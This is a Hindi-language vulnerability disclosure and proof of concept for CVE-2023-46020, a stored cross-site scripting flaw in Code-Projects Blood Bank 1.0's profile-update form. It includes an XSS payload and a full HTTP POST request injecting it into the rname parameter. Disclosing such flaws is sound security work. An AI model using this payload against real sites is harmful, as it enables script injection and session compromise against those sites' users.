CVE-2023-46020-Code-Projects-Blood-Bank-1.0-Stored-Cross-Site-Scripting-Vulnerability
- एक्सप्लॉइट लेखक: ersinerenler
विक्रेता होमपेज
सॉफ्टवेयर लिंक
अवलोकन
- Code-Projects Blood Bank V1.0, /updateprofile.php फ़ाइल में कई पैरामीटर (rename, remail, rphone, और rcity) के माध्यम से Stored Cross-Site Scripting (XSS) से जुड़ी एक गंभीर सुरक्षा भेद्यता के प्रति संवेदनशील है। एप्लिकेशन उपयोगकर्ता द्वारा प्रदान किए गए डेटा को पर्याप्त रूप से सैनिटाइज़ करने में विफल रहता है, जिससे हमलावरों को एप्लिकेशन में दुर्भावनापूर्ण स्क्रिप्ट इंजेक्ट करने की अनुमति मिलती है। इससे अनजान उपयोगकर्ताओं के ब्राउज़र में मनमाना स्क्रिप्ट कोड निष्पादित हो सकता है, जो संभावित रूप से प्रभावित साइट के संदर्भ में उनकी सुरक्षा और गोपनीयता से समझौता कर सकता है।
भेद्यता विवरण
- CVE ID: CVE-2023-46020
- प्रभावित संस्करण: Blood Bank V1.0
- संवेदनशील फ़ाइल: updateprofile.php
- पैरामीटर: rename, remail, rphone, rcity
- हमले का प्रकार: local
संदर्भ:
विवरण
- Code-Projects Blood Bank V1.0 की /file/updateprofile.php फ़ाइल में पैरामीटर rename, remail, rphone, और rcity, Stored Cross-Site Scripting (XSS) के प्रति संवेदनशील हैं। यह भेद्यता उपयोगकर्ता द्वारा प्रदान किए गए डेटा के अपर्याप्त इनपुट सत्यापन और स्वच्छता के कारण उत्पन्न होती है। एक हमलावर इन पैरामीटरों में दुर्भावनापूर्ण स्क्रिप्ट इंजेक्ट करके इस कमजोरी का शोषण कर सकता है, जो सर्वर पर संग्रहीत होने पर, अन्य उपयोगकर्ताओं द्वारा प्रभावित उपयोगकर्ता की प्रोफ़ाइल देखने पर निष्पादित हो सकती है।
Proof of Concept (PoC) :
- Burp Suite के माध्यम से updateprofile.php पर POST अनुरोध को इंटरसेप्ट करें
- संवेदनशील पैरामीटरों में पेलोड इंजेक्ट करें
- पेलोड:

"><svg/onload=alert(document.domain)>
rname पैरामीटर के लिए उदाहरण अनुरोध
POST /bloodbank/file/updateprofile.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/119.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 103
Origin: http://localhost
Connection: close
Referer: http://localhost/bloodbank/rprofile.php?id=1
Cookie: PHPSESSID=<some-cookie-value>
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

rname=test"><svg/onload=alert(document.domain)>&remail=test%40gmail.com&rpassword=test&rphone=8875643456&rcity=lucknow&bg=A%2B&update=Update
- प्रोफ़ाइल पेज पर जाएं और XSS को ट्रिगर करें
 ersinerenler/cve-2023-46020-code-projects-blood-bank-1.0-stored-cross-site-scripting-vulnerability

